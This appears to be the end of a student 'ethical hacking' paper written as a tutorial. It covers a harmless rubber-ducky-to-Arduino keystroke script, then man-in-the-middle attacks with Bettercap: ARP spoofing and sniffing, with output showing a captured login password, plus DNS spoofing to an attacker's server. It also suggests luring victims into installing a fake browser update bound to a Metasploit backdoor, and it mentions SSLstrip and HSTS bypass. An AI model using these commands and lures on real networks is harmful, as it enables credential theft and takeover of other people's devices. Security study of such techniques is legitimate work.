- **Open the script, and put your rubber '*Ducky code*' on left side and click on generate and you'll get the '*Arduino script*' on the right side on the page. Shown here…**


file:///C:/Users/FreakOP/Downloads/ducky-master/Ducky_to Arduino.html
Generate Script
Copy
Payload Name
Download

```
REM My First Program
DELAY 1000
GUI r
DELAY 200
STRING notepad
ENTER
DELAY 2000
STRING Hello Guys, I'm Ankush Gupta
```


```
// Coded by //Broken Shadow// !

#include "Keyboard.h"
void typeKey(int key)
{
  Keyboard.press(key);
  delay(50);
  Keyboard.release(key);
}

void setup(){
  Keyboard.begin();
  delay(1000);

  // Code Begins Here

  // My First Program
  delay(1000);

  Keyboard.press(KEY_LEFT_GUI);
  Keyboard.press('r');
  Keyboard.releaseAll();
```

```
Done parsed 9 lines in 0ms
```

- **Now copy this Arduino script and paste in the IDE software and click on "*Verify*" ✓ -> Top-Left-Corner and then click on "*Upload*" →**
- **When done uploading, your rubber ducky is ready to plug into target system. It's a very simple code to just open notepad and type some string.**

Now, let's try it in our system if it works or fail?

…



Hello Guys, I'm Ankush Gupta


❖*POST–EXPLOITATION METHODS*

When we have hacked a wifi or a local network and we're in. Then it's right to say we have the privacy of all the connected users to that Wi-Fi Router. We can monitor everything that a user does in their system either it's a phone, PC, tablet or any other device. We can bypass **HTTPS** request and redirect it to **HTTP** to see login credentials of secured sites also. Some reputed sites like ***google***, ***facebook***, etc. use **HSTS** (**HTTP Strict Transport Security**), that means their domains are already stored in the browsers so we can't bypass their **HTTPS** requests. Well, we can.

We use ***SSLSTRIP*** in our kali machine to bypass 'HSTS' with our self-configured 'HSTS Config file'. Now, we will use a very strong tools for **MITM Attack**, (*Man in the Middle*) from which we can monitor, analyze and inject our codes into target system very smoothly.


This tool named BETTERCAP is based upon a manual MitM tool Ettercap, Bettercap is a advanced and updated version of Ettercap.

A simple command to install Bettercap into Kali Linux is "***apt-get install bettercap***". This command will install bettercap with all the dependencies.




```
┌──(root㉿FreakOp)-[~]
└─# apt install bettercap
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
The following packages were automatically installed and are no longer required:
  dh-elpa-helper libgdal31 python-pastedeploy-tpl
Use 'apt autoremove' to remove them.
The following NEW packages will be installed:
  bettercap
0 upgraded, 1 newly installed, 0 to remove and 5 not upgraded.
Need to get 6,717 kB of archives.
After this operation, 24.8 MB of additional disk space will be used.
Get:1 http://http.kali.org/kali kali-rolling/main amd64 bettercap amd64 2.32.0-1+
```

- First, we have to check our local IP with the command "*ifconfig*" and you must know the target IP if you want to target a specific person's system. You can scan the network using 'NMAP' to see all connected System.
- As for example my IP is '*192.168.1.15'* and my target's IP is '*192.168.1.13',* Let's start the Attach, Open Terminal.
- Type "***bettercap***" →
  - ***net.probe on***
  - ***net.sniff on***
  - ***arp.spoof on***
  - ***set net.sniff.local true***
- Now type command "***help***" to see all modules that you're using.



```
Modules

      any.proxy > not running
       api.rest > not running
      arp.spoof > running
             c2 > not running
        caplets > not running
    dhcp6.spoof > not running
      dns.spoof > not running
  events.stream > running
            hid > not running
     http.proxy > not running
    http.server > not running
    https.proxy > not running
   https.server > not running
    mac.changer > not running
    mdns.server > not running
   mysql.server > not running
      ndp.spoof > not running
      net.probe > running
      net.recon > running
      net.sniff > running
   packet.proxy > not running
       syn.scan > not running
      tcp.proxy > not running
         ticker > not running
             ui > not running
         update > not running
           wifi > not running
            wol > not running

192.168.1.0/24 > 192.168.1.15  »
```

- Now when any user connected to the router visit any site or do anything, we'll get all the data, as we're in the middle of the connection so all packets will go through our system, Let's see an example when someone put's their username & password on a site.



```
192.168.1.0/24 > 192.168.1.15  » [18:43:49] [net.sniff.http.request] http DESKTOP-USTU82S. POST

POST /login HTTP/1.1
Host: testhtml5.vulnweb.com
Referer: http://testhtml5.vulnweb.com/
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept-Language: en-US,en;q=0.5
Content-Length: 35
Origin: http://testhtml5.vulnweb.com
Connection: keep-alive
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded

username=admin&password=ankushgupta

192.168.1.0/24 > 192.168.1.15  » [18:43:49] [net.sniff.http.request] http DESKTOP-USTU82S. GET t
[18:43:49] [net.sniff.http.request] http DESKTOP-USTU82S. GET testhtml5.vulnweb.com/
[18:43:50] [net.sniff.http.request] http DESKTOP-USTU82S. GET testhtml5.vulnweb.com/ajax/popular
192.168.1.0/24 > 192.168.1.15  » [18:43:50] [net.sniff.http.request] http DESKTOP-USTU82S. GET t
```


- As well we got all the info about target system, it's just my version of explaining, you can do your practice cause it's a very powerful tool and what I have done is just 1% of the capability of this tool. Let's Try **DNS Spoofing**, we'll redirect any site user visits into our own site.
- I have turned my Local IP into webserver using this command in another Terminal window, "***service apache2 start***".

- Whenever any user in our network type 192.168.1.15 as my IP, they'll see my own made webpage hosted on my local server (Kali Machine). We want to redirect any site user enter to our own made site. This way you can make user to download a browser update or any thing and bind our backdoor made my Metasploit tool into it and get full access of that system.

  On the Bettercap Window, Type these commands for DNS Spoofing:

  - `set dns.spoof.domains nullbyte.com`
  - `dns.spoof on`

Whenever user type nullbyte.com then they'll get redirected to our web-server.
Nullbyte.com doesn't exist in real life :)



Apache2 Debian Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Debian systems. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

- We've done everything successfully. I hope you get errors so you can o your own practice rather than copying just the codes, If any of you face any error, feel free to email me, I'll try to reply as soon as I can.

There is another tool we can use with MitM Framework that's BeEF (*Browser Exploitation Framework*). It is a penetration testing tool that focuses on the web browser. BeEF allows the professional penetration tester to assess the actual security posture of a target environment by using client-side attack vectors. Unlike other security frameworks, BeEF looks past the hardened network perimeter and client system, and examines exploitability within the context of the one open door: the web browser. BeEF will hook one or more web browsers and use them as beachheads for launching directed command modules and further attacks against the system from within the browser context.

NMAP (network mapper), is a tool that has emerged as one of the most popular, free network discovery tools on the market. Nmap is now one of the core tools used by network administrators to map their networks. The program can be used to find live hosts on a network, perform port scanning, ping sweeps, OS detection, and version detection.

The program is most commonly used via a command-line interface (though GUI front-ends are also available) and is available for many different operating systems such as Linux, Free BSD, and Gentoo. Its popularity has also been bolstered by an active and enthusiastic user support community.

****

Conclusion: -

Well, everything today is moving or converting towards technology based. Wherever we see, there's something techy and here comes the risk of security. This research paper described almost all the methodology and working process of malicious hackers or we say crackers, who try to break into systems illegally, on the other hand, we as in Ethical Hackers & Pentesters do our best to maintain the data integrity and security. This paper also tells that Ethical Hacking is not something you can learn from online courses, it's a Art. Previously made research papers are good but my additional methods and a better explanation makes it unique and best according to me. As all my explained methods are working till date. And the bug I found on Microsoft Windows is still there. They'll fix it I believe but I'll break it again I believe. Current situation cyber security in India is not serious as it should be but by time it's improving rapidly. And that's very good because threat is also increasing day by day, No one knows if they hear a news as their favorite social media platform's data has been leaked. Or any big company like Meta, Twitter, or any other's data has been breached. So, it's better to be ready. I hope I have encouraged few of you or spread of knowledge and understanding.

Reference -

- *https://www.kali.org/tools/all-tools/*
- *https://forums.hak5.org/*
- *https://www.cybersecurity-help.cz/vdb/SB2022101139*
- *https://www.gnu.org/software/grub/*

Author's Profile:

Ankush Gupta, pursuing BCA (1st Year), specialization in Website-Pentesting, Python & C++ Programmer, eJPT Certificate Holder. Studying **CCNA & CEH** and to be cleared by 2023. Won **Gold Medal** in All India Olympiad Held in 2016.
iankushh01@gmail.com

"IIMT Group of Colleges", Greater Noida, 201308 UP

[redacted]

Piyush Kumar, pursuing BCA (1st Year), C Programmer.
piyush098kumar@gmail.com

"IIMT Group of Colleges", Greater Noida, 201308 UP